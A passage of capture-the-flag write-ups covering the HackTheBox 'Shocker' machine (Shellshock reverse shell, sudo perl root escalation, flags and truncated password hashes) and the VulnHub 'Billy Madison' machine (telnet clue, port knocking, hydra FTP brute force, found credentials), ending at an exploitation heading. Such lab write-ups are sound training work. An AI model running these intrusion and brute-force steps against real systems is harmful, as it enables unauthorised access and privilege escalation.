2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	80/tcp	http	ttl 63 Apache httpd 2.4.18 ((Ubuntu))	./results/10.10.10.56/scans/tcp_80_http_gobuster.txt ./results/10.10.10.56/scans/tcp_80_http_nikto.txt ./results/10.10.10.56/scans/tcp_80_http_nmap.txt ./results/10.10.10.56/scans/tcp_80_http_robots.txt ./results/10.10.10.56/scans/tcp_80_http_whatweb.txt
2.	2222/tcp	ssh	ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux protocol 2.0)	./results/10.10.10.56/scans/tcp_2222_ssh_nmap.txt

Figure 3: writeup.enumeration.steps.2.1

3. We try Shellshock related enumeration steps to identify interesting scripts to be used as entrypoint:

```
1 gobuster -u 10.10.10.56 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -s
  ↳ 200,204,301,302,307,403
2 gobuster -u 10.10.10.56 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -s
  ↳ 200,204,301,302,307,403 -k -x sh,pl
```



```
3 nmap -sV -p80 --script http-shellshock --script-args uri=/cgi-bin/user.sh,cmd=ls 10.10.10.56
```

```
root@kali: ~/toolbox/data/writeups/htb.shocker # gobuster -u 10.10.10.56 -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 80 -s 302,307,200,204,301,403

Gobuster v1.4.1                OJ Reeves (@TheColonial)
=====
[+] Mode          : dir
[+] Url/Domain    : http://10.10.10.56/
[+] Threads      : 80
[+] Wordlist       : /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Status codes  : 302,200,204,301,403,302
=====
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/cgi-bin/ (Status: 403)
/index.html (Status: 200)
/server-status (Status: 403)
=====
root@kali: ~/toolbox/data/writeups/htb.shocker #
```

Figure 4: writeup.enumeration.steps.3.1

```
root@kali: ~/toolbox/data/writeups/htb.shocker # nmap -sV -p80 --script http-shellshock --script-args uri=/cgi-bin/user.sh,cmd=ls 10.10.10.56
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-13 16:52 PST
Nmap scan report for 10.10.10.56
Host is up (0.10s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.19 seconds
root@kali: ~/toolbox/data/writeups/htb.shocker # ^C
```

Figure 5: writeup.enumeration.steps.3.2

4. The `user.sh` script looks interesting and we manually confirm that it is vulnerable to Shellshock:




Figure 6: writeup.enumeration.steps.4.1




Figure 7: writeup.enumeration.steps.4.2

Findings

Open Ports

- | | | | | | |
|---|----------|--|------|--|--|
| 1 | 80/tcp | | http | | Apache httpd 2.4.18 ((Ubuntu)) |
| 2 | 2222/tcp | | ssh | | OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0) |

Files

- | | |
|---|------------------------------------|
| 1 | http://10.10.10.56/cgi-bin/user.sh |
|---|------------------------------------|

Phase #2: Exploitation

1. We inject a Bash reverse shell command within the HTTP User-Agent header and get interactive access on the target system:



Figure 8: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/htb.shocker # nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.56] 33188
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ id
id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
shelly@Shocker:/usr/lib/cgi-bin$
shelly@Shocker:/usr/lib/cgi-bin$ uname -a
uname -a
Linux Shocker 4.4.0-96-generic #119-Ubuntu SMP Tue Sep 12 14:59:54 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
shelly@Shocker:/usr/lib/cgi-bin$
shelly@Shocker:/usr/lib/cgi-bin$ ifconfig
ifconfig
ens33      Link encap:Ethernet  HWaddr 00:50:56:b9:fe:2c
           inet addr:10.10.10.56  Bcast:10.10.10.255  Mask:255.255.255.0
           inet6 addr: fe80::250:56ff:feb9:fe2c/64 Scope:Link
           inet6 addr: dead:beef::250:56ff:feb9:fe2c/64 Scope:Global
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:769099 errors:0 dropped:0 overruns:0 frame:0
           TX packets:542509 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:65025189 (65.0 MB)  TX bytes:92873202 (92.8 MB)
```

Figure 9: writeup.exploitation.steps.1.2

2. We can now view the contents of the first flag file, `user.txt`:

```
shelly@Shocker:/home/shelly$ cat user.txt
2ec24e11320026d1e70ff3e16695b233
shelly@Shocker:/home/shelly$
```

Figure 10: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
1 shelly@Shocker> id
2 uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
3 shelly@Shocker>
4 shelly@Shocker> uname
5 Linux Shocker 4.4.0-96-generic #119-Ubuntu SMP Tue Sep 12 14:59:54 UTC 2017 x86_64 x86_64
6 shelly@Shocker>
```

```
7 shelly@Shocker> ifconfig
8 ens33 Link encap:Ethernet HWaddr 00:50:56:b9:fe:2c
9      inet addr:10.10.10.56 Bcast:10.10.10.255 Mask:255.255.255.0
10     inet6 addr: fe80::250:56ff:feb9:fe2c/64 Scope:Link
11     inet6 addr: dead:beef::250:56ff:feb9:fe2c/64 Scope:Global
12     UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
13     RX packets:769099 errors:0 dropped:0 overruns:0 frame:0
14     TX packets:542509 errors:0 dropped:0 overruns:0 carrier:0
15     collisions:0 txqueuelen:1000
16     RX bytes:65025189 (65.0 MB) TX bytes:92873202 (92.8 MB)
17 shelly@Shocker>
18 shelly@Shocker> users
19 root
20 shelly
```

Phase #3: Privilege Escalation

1. From the output of the `sudo -l`, we know that the user `shelly` can execute `perl` with `sudo` privileges. We use this to execute Bash and get elevated privileges:

```
1 sudo -l
2 sudo perl -e 'exec "/bin/sh";'
```

```
shelly@Shocker:/home/shelly$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$
```

Figure 11: writeup.privesc.steps.1.1

```
shelly@Shocker:/home/shelly$ sudo perl -e 'exec "/bin/sh";'
# id
uid=0(root) gid=0(root) groups=0(root)
#
# uname -a
Linux Shocker 4.4.0-96-generic #119-Ubuntu SMP Tue Sep 12 14:59:54 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
#
# ifconfig
ens33    Link encap:Ethernet  HWaddr 00:50:56:b9:fe:2c
         inet addr:10.10.10.56  Bcast:10.10.10.255  Mask:255.255.255.0
         inet6 addr: fe80::250:56ff:feb9:fe2c/64 Scope:Link
         inet6 addr: dead:beef::250:56ff:feb9:fe2c/64 Scope:Global
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:846383 errors:0 dropped:0 overruns:0 frame:0
         TX packets:594047 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:71522685 (71.5 MB)  TX bytes:102083048 (102.0 MB)
```

Figure 12: writeup.privesc.steps.1.2

2. We then view the contents of the `root.txt` file to complete the challenge:

```
# cat /root/root.txt
52c2715605d70c7619030560dc1ca467
#
```

Figure 13: writeup.privesc.steps.2.1

Loot

Hashes

```
1 root:$6$BVGs5ne0$Q6rV3guK7QQUy7uRMwbQ3vv2Y5I9yQUhIzvrIhuiDso/」
   ↪ o5UfDxZw7MMq8atR3UdJjhpkFVxVD0cVtjXQd.....
2 shelly:$6」
   ↪ $aYLAoDIC$CJ8f8WSCT6GYmbx7x8z5RfrbTG5mpDkkJkLW097hoiEw3tqei2cE7EcUTYdJTVMSa3PALZeBHjhiFR8Ba.....
```

Flags

```
1 /home/shelly/user.txt: 2ec24e11320026d1e70ff.....
2 /root/root.txt: 52c2715605d70c76190305.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/108>
- [+] <https://www.youtube.com/watch?v=IBlTdguhgfY>
- [+] https://xd3m0n.xyz/htb_shocker/

[VulnHub] Billy Madison: 1.1

Date: 05/Sep/2019

Categories: [oscp](#), [vulnhub](#), [linux](#)

Tags: [privesc_setuid](#), [privesc_cron](#), [privesc_sudoers](#)

Overview

This is a writeup for VulnHub VM [Billy Madison: 1.1](#). Here are stats for this machine from [machinescli](#):

```
✚ machinescli -t --info madison
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#161	Billy Madison: 1.1						privesc_setuid privesc_cron privesc_sudoers

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:



Figure 2: writeup.overview.killchain

TTPs

1. 1974/tcp: [privesc_setuid](#), [privesc_cron](#), [privesc_sudoers](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Thu Sep  5 17:45:50 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/vulnhub/billymadison1dot1/results/192.168.92.167/scans/_quick_tcp_nmap.txt
  ↳ -oX
  ↳ /root/toolbox/vulnhub/billymadison1dot1/results/192.168.92.167/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.167
2 Nmap scan report for 192.168.92.167
3 Host is up, received arp-response (0.00038s latency).
4 Scanned at 2019-09-05 17:45:53 PDT for 94s
5 Not shown: 994 filtered ports
6 Reason: 994 no-responses
7 PORT      STATE SERVICE      REASON      VERSION
8 22/tcp    open  tcpwrapped  syn-ack ttl 64
9 23/tcp    open  telnet?     syn-ack ttl 64
10 | fingerprint-strings:
11 |   NULL:
12 |_   ***** HAHAAH! You're banned for a while, Billy Boy! By the way, I caught you trying to
  ↳ hack my wifi - but the joke's on you! I don't use ROTten passwords like rkfpuzrahngvat
  ↳ anymore! Madison Hotels is as good as MINE!!!! *****
13 80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
14 | http-methods:
15 |_ Supported Methods: GET HEAD POST OPTIONS
16 |_http-server-header: Apache/2.4.18 (Ubuntu)
17 |_http-title: Oh nooooooooo!
18 139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
19 445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
20 2525/tcp  open  smtp        syn-ack ttl 64 SubEtha smtpd
21 | smtp-commands: BM, 8BITMIME, AUTH LOGIN, Ok,
22 |_ SubEthaSMTP null on BM Topics: HELP HELO RCPT MAIL DATA AUTH EHLO NOOP RSET VRFY QUIT
  ↳ STARTTLS For more info use "HELP <topic>". End of HELP info
23 1 service unrecognized despite returning data. If you know the service/version, please submit
  ↳ the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
24 SF-Port23-TCP:V=7.70%I=9%D=9/5%Time=5D71AC46%P=i686-pc-linux-gnu%r(NULL,E6
25 SF:,"\\n\\n\\*\\*\\*\\*\\*\\x20HAHAAH!\\x20You're\\x20banned\\x20for\\x20a\\x20while,\\x2
26 SF:0Billy\\x20Boy!\\x20\\x20By\\x20the\\x20way,\\x20I\\x20caught\\x20you\\x20trying
27 SF:\\x20to\\x20hack\\x20my\\x20wifi\\x20-\\x20but\\x20the\\x20joke's\\x20on\\x20you!
28 SF:\\x20I\\x20don't\\x20use\\x20ROTten\\x20passwords\\x20like\\x20rkfpuzrahngvat\\
29 SF:x20anymore!\\x20Madison\\x20Hotels\\x20is\\x20as\\x20good\\x20as\\x20MINE!!!!\\
30 SF:x20\\*\\*\\*\\*\\*\\n\\n");
31 MAC Address: 00:0C:29:1A:ED:6C (VMware)
32 Service Info: Host: BM
33
34 Host script results:
35 |_clock-skew: mean: 1h40m00s, deviation: 2h53m14s, median: 0s
36 | p2p-conficker:
37 |   Checking for Conficker.C or higher...
38 |   Check 1 (port 57877/tcp): CLEAN (Timeout)
39 |   Check 2 (port 44191/tcp): CLEAN (Timeout)
40 |   Check 3 (port 46411/udp): CLEAN (Timeout)
41 |   Check 4 (port 51691/udp): CLEAN (Timeout)
42 |_ 0/4 checks are positive: Host is CLEAN or ports are blocked
43 | smb-os-discovery:
44 |   OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
```

```

45 | Computer name: bm
46 | NetBIOS computer name: BM\x00
47 | Domain name: \x00
48 | FQDN: bm
49 |_ System time: 2019-09-05T19:46:51-05:00
50 | smb-security-mode:
51 |   account_used: guest
52 |   authentication_level: user
53 |   challenge_response: supported
54 |_ message_signing: disabled (dangerous, but default)
55 | smb2-security-mode:
56 |   2.02:
57 |_   Message signing enabled but not required
58 | smb2-time:
59 |   date: 2019-09-05 17:46:52
60 |_ start_date: N/A
61
62 Read data files from: /usr/bin/./share/nmap
63 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
64 # Nmap done at Thu Sep  5 17:47:28 2019 -- 1 IP address (1 host up) scanned in 97.41 seconds

```

2. Here's the summary of open ports and associated [AutoRecon](#) scan files:

✦ openports

#	Port	Protocol	Service	Scans
1.	22/tcp	tcpwrapped	ttl 64	./results/192.168.92.167/scans/tcp_23_telnet-nmap.txt
2.	23/tcp	tcpwrapped	ttl 64	
3.	69/tcp	caldav	ttl 64 Radicale calendar and contacts server (Python BaseHTTPServer)	
4.	80/tcp	http	ttl 64 Apache httpd 2.4.18 ((Ubuntu))	./results/192.168.92.167/scans/tcp_80_http_dirb.txt ./results/192.168.92.167/scans/tcp_80_http_gobuster_dirbuster.txt ./results/192.168.92.167/scans/tcp_80_http_nikto.txt ./results/192.168.92.167/scans/tcp_80_http_nmap.txt ./results/192.168.92.167/scans/tcp_80_http_robots.txt ./results/192.168.92.167/scans/tcp_80_http_whatweb.txt
5.	139/tcp	netbios-ssn	ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)	./results/192.168.92.167/scans/enum4linux.txt ./results/192.168.92.167/scans/smbclient.txt ./results/192.168.92.167/scans/tcp_139_smb_nmap.txt
6.	445/tcp	netbios-ssn	ttl 64 Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)	./results/192.168.92.167/scans/smbclient.txt ./results/192.168.92.167/scans/tcp_445_smb_nmap.txt
7.	2525/tcp	smtp	ttl 64 SubEtha smtpd	./results/192.168.92.167/scans/tcp_2525_smtp_nmap.txt ./results/192.168.92.167/scans/tcp_2525_smtp_user-enum.txt

✦

Figure 3: writeup.enumeration.steps.2.1

3. Tried connecting to Telnet service and found a ROT13 encoded string:

```

root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # nc -nv 192.168.92.167 23
(UNKNOWN) [192.168.92.167] 23 (telnet) open

**** HAHAA! You're banned for a while, Billy Boy! By the way, I caught you trying to hack my wifi - but the joke's on you! I don't use R0TTen passwords like rkfpuzrahngvat anymore! Madison Hotel's is as
good as MINE!!!! ****

root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #

```

Figure 4: writeup.enumeration.steps.3.1

4. Decoded the ROT13 (Caesar Cipher) encoded string and used it as the HTTP directory name:

```

1 http://192.168.92.167/exschmenuating

```

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # echo -en rkfpuzrahngvat | rot13d
exschmenuating
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 5: writeup.enumeration.steps.4.1

5. Found reference to the presence of files with names from `rockyou.txt` wordlist and `veronica` string in them. We created a custom wordlist, ran a `gobuster` scan and found a network capture file:

```
1 gobuster -u http://192.168.92.167/exschmenuating -w veronica.wordlist -e -k -l -s
  ↳ "200,204,301,302,307,403,500" -x "cap,pcap,capture" -o
  ↳ "results/192.168.92.167/scans/tcp_80_http_gobuster_dirbuster.txt" →
  ↳ http://192.168.92.167/exschmenuating/012987veronica.cap
```




Figure 6: writeup.enumeration.steps.5.1

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # gobuster -u http://192.168.92.167/exschmenuating -w veronica.wordlist -e -k -l -s "200,204,301,302,307,403,500" -x "cap,pcap,capture" -o "/root/toolbox/data/vulnhub/billymadison1dot1/results/192.168.92.167/scans/tcp_80_http_gobuster_dirbuster.txt"

Gobuster v1.4.1 OJ Reeves (@TheColonial)
=====
[+] Mode : dir
[+] Url/Domain : http://192.168.92.167/exschmenuating/
[+] Threads : 10
[+] Wordlist : veronica.wordlist
[+] Output file : /root/toolbox/data/vulnhub/billymadison1dot1/results/192.168.92.167/scans/tcp_80_http_gobuster_dirbuster.txt
[+] Status codes : 200,204,301,302,307
[+] Show length : true
[+] Extensions : .cap,.pcap,.capture
[+] Expanded : true
=====
http://192.168.92.167/exschmenuating/012987veronica.cap (Status: 200) [Size: 8700]
=====
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 7: writeup.enumeration.steps.5.2

6. Ran a port knock using the [Spanish Armada](#) combo to open the FTP backdoor:

```
1 for port in 1466 67 1469 1514 1981 1986; do nmap -Pn --host_timeout 201 --max-retries 0 -p
  ↳ ${port} 192.168.92.167; done
2 nmap -p21 192.168.92.167
```

7. Found FTP password for user `veronica` using `hydra` and the custom wordlist created earlier:

```
1 hydra -l veronica -P veronica.wordlist 192.168.92.167 ftp →
  ↳ veronica/babygirl_veronica07@yahoo.com
```

```

root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # hydra -t 4 -l veronica -P veronica.wordlist 192
.168.92.167 ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations
, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-09-05 19:01:36
[DATA] max 4 tasks per 1 server, overall 4 tasks, 894 login tries (l:1/p:0), ~894 tries per task
[DATA] attacking ftp://192.168.92.167:21/
[STATUS] 587.00 tries/min, 587 tries in 00:00h, 0 to do in 01:00h, 307 active
[21][ftp] host: 192.168.92.167 login: veronica password: babygirl_veronica07@yahoo.com
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-09-05 19:02:51
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #

```

Figure 8: writeup.enumeration.steps.7.1

8. Found FTP password for user `eric` from the network capture file `012987veronica.cap`:

```

1 eric/ericdoesntdrinkhisownpee

```




Figure 9: writeup.enumeration.steps.8.1

9. Connected as user `eric` to the FTP service and found a `.notes` file:

```

1 ftp://eric@192.168.92.167/.notes

```

```

root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # cat notes
Ugh, this is frustrating.

I managed to make a system account for myself. I also managed to hide Billy's paper
where he'll never find it. However, now I can't find it either :-(.
To make matters worse, my privesc exploits aren't working.
One sort of worked, but I think I have it installed all backwards.

If I'm going to maintain total control of Billy's miserable life (or what's left of it)
I need to root the box and find that paper!

Fortunately, my SSH backdoor into the system IS working.
All I need to do is send an email that includes
the text: "My kid will be a _____"

Hint: https://www.youtube.com/watch?v=6u7RsW5SAgs

The new secret port will be open and then I can login from there with my wifi password, which I'm
sure Billy or Veronica know. I didn't see it in Billy's FTP folders, but didn't have time to
check Veronica's.

-EG
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #

```

Figure 10: writeup.enumeration.steps.9.1

10. Found reference to a SSH backdoor that requires sending an email with text My kid will be a ****soccer player****:

```

1 'swaks --to eric@madisonhotels.com --from vvaughn@polyfactor.edu --server 192.168.92.167:2525
  ↪ --body "My kid will be a soccer player" --header "Subject: My kid will be a soccer player"

```

```

root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # swaks --to eric@madisonhotels.com --from vvaughn@polyfactor.edu --server 192.168.92.167:2525 --body "My kid will be a soccer player" --header "Subject: My kid will be a soccer player"
=== Trying 192.168.92.167:2525...
=== Connected to 192.168.92.167.
<- 220 BM ESMTP SubEthaSMTP null
-> EHLO kali
<- 250-BM
<- 250-8BITMIME
<- 250-AUTH LOGIN
<- 250 Ok
-> MAIL FROM:<vvaughn@polyfactor.edu>
<- 250 Ok
-> RCPT TO:<eric@madisonhotels.com>
<- 250 Ok
-> DATA
<- 354 End data with <CR><LF>.<CR><LF>
-> Date: Thu, 05 Sep 2019 19:18:17 -0700
-> To: eric@madisonhotels.com
-> From: vvaughn@polyfactor.edu
-> Subject: My kid will be a soccer player
-> Message-Id: <20190905191817.007782@kali>
-> X-Mailer: swaks v20170101.0 jetmore.org/john/code/swaks/
->
-> My kid will be a soccer player
->
-> .
<- 250 Ok
-> QUIT
<- 221 Bye
=== Connection closed with remote host.
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #

```

Figure 11: writeup.enumeration.steps.10.1

11. Port 1974/tcp is the SSH backdoor placed on the target host by user `eric`:

```

root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # nmap -sT -Pn 192.168.92.167
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-05 19:19 PDT
Nmap scan report for 192.168.92.167
Host is up (0.042s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1974/tcp  open  drp
2525/tcp  open  ms-v-worlds

Nmap done: 1 IP address (1 host up) scanned in 9.36 seconds
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #

```

Figure 12: writeup.enumeration.steps.11.1

12. Found a network capture file `eg-01.cap` from user `veronica`'s FTP directory:


```
1 ftp://veronica@192.168.92.167/eg-01.cap
```

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # ftp 192.168.92.167
Connected to 192.168.92.167.
220 Welcome to ColoradoFTP - the open source FTP server (www.coldcore.com)
Name (192.168.92.167:root): veronica
331 User name okay, need password.
Password:
230 User logged in, proceed.
Remote system type is UNIX.
ftp> binary
200 Type set to I
ftp> get eg-01.cap
local: eg-01.cap remote: eg-01.cap
200 PORT command successful.
150 Opening I mode data connection for eg-01.cap.
226 Transfer completed for "eg-01.cap".
719128 bytes received in 0.87 secs (803.3299 kB/s)
ftp> 221 Logged out, closing control connection.
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 13: writeup.enumeration.steps.12.1

Findings

Open Ports

1	22/tcp		tcpwrapped	
2	23/tcp		telnet?	
3	69/tcp		caldav	Radicale calendar and contacts server (Python BaseHTTPServer)
4	80/tcp		http	Apache httpd 2.4.18 ((Ubuntu))
5	139/tcp		netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
6	445/tcp		netbios-ssn	Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
7	2525/tcp		smtp	SubEtha smtpd

Files

```
1 http://192.168.92.167/exschmenuating
2 http://192.168.92.167/exschmenuating/012987veronica.cap
```

Users

```
1 ssh: eric, veronica
```


Phase #2: Exploitation

